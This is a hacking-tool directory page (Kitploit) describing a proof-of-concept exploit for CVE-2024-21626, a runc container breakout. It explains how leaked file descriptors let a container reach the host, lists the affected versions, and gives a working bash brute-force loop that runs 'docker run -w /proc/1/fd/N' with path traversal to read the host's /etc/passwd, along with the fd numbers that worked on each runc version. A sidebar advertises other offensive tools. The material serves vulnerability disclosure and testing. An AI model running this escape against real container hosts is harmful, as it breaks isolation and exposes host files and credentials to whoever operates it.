Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-21626 — Proof-of-concept exploit for CVE-2024-21626 runc container breakout via leaked file descriptors and process.cwd manipulation, enabling host filesystem access. | Kitploit
Tools/GitHubGitHub/cdxiaodong/cve-2024-21626
Container SecurityVulnerability AnalysisExploitationPenetration TestingCloud SecurityContainer Escape
GitHubcdxiaodong/cve-2024-21626

CVE-2024-21626

Proof-of-concept exploit for CVE-2024-21626 runc container breakout via leaked file descriptors and process.cwd manipulation, enabling host filesystem access.

View Repository
51382 years agoNot yet reviewed
Share

Usage:

1.git clone https://github.com/cdxiaodong/CVE-2024-21626

2.docker-compose up



Verification: If you can obtain the host's /etc/passwd, the vulnerability exists.

Environment: runc: >=v1.0.0-rc93,<=1.1.11

Attack details & principle: In affected versions of runc, during initialization, some internal file descriptors are leaked, including a handle to the host's /sys/fs/cgroup. Additionally, runc does not verify whether the final working directory is located within the container's mount namespace. Attackers can modify the process.cwd configuration to /proc/self/fd/7 or replace the specific path passed via the --cwd parameter when calling runc exec from the host with a symlink to /proc/self/fd/7, thereby allowing processes inside the container to access and manipulate the host's filesystem, bypassing the container's isolation mechanism. More details (GIF):
  1. Attackers use a self-made docker-poc package for exploitation CVE-2024-21626 runc process.cwd and leaked fds container breakout | Snyk
  2. This docker-image is not yet open-sourced publicly 20240201 img_v3_027l_c9651fc0-e6db-4524-9363-1e12fca4f8dg
  3. Official source code fix logic: Merge pull request from GHSA-xr7r-f8xq-vfvv · opencontainers/runc@0212048
  4. Runc vulnerable to container breakout via Process.CWD trick and leaked FDs · CVE-2024-21626 · GitHub Advisory Database

CVE: CVE - CVE-2024-21626 (mitre.org) Discoverer of this vulnerability: CVE-2024-21626 runc process.cwd and leaked fds container breakout | Snyk image

The actual fd may change depending on the order files are opened. You can use the following script to brute-force:

/// #!/bin/bash

for i in {3..10} do # 使用变量构造工作目录,并运行容器 docker run -w /proc/1/fd/$i ubuntu cat ../../../../../etc/passwd done ///

Local test successful: fd/9 works on runc-version: 1.1.10, 1.1.2 image

When runc --version is 1.0.0 image

When runc --version is 1.1.4, fd/8 works image

This vulnerability was just disclosed today. Below are more details.

The following methods can be used to reproduce:

  1. Manual breakpoint compilation via runc input
  2. ebpf monitor runc to set breakpoints
  3. runc create demo runc exec demo ls /proc/1/fd -a you can directly see the corresponding symlinks
  4. docker run -w /proc/1/fd/0-10 ubuntu cat ../../../../../etc/passwd brute-force

todo: runc breakpoint to get fd for better automation

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    275

Explore all tools

Browse our collection of tools

View all tools →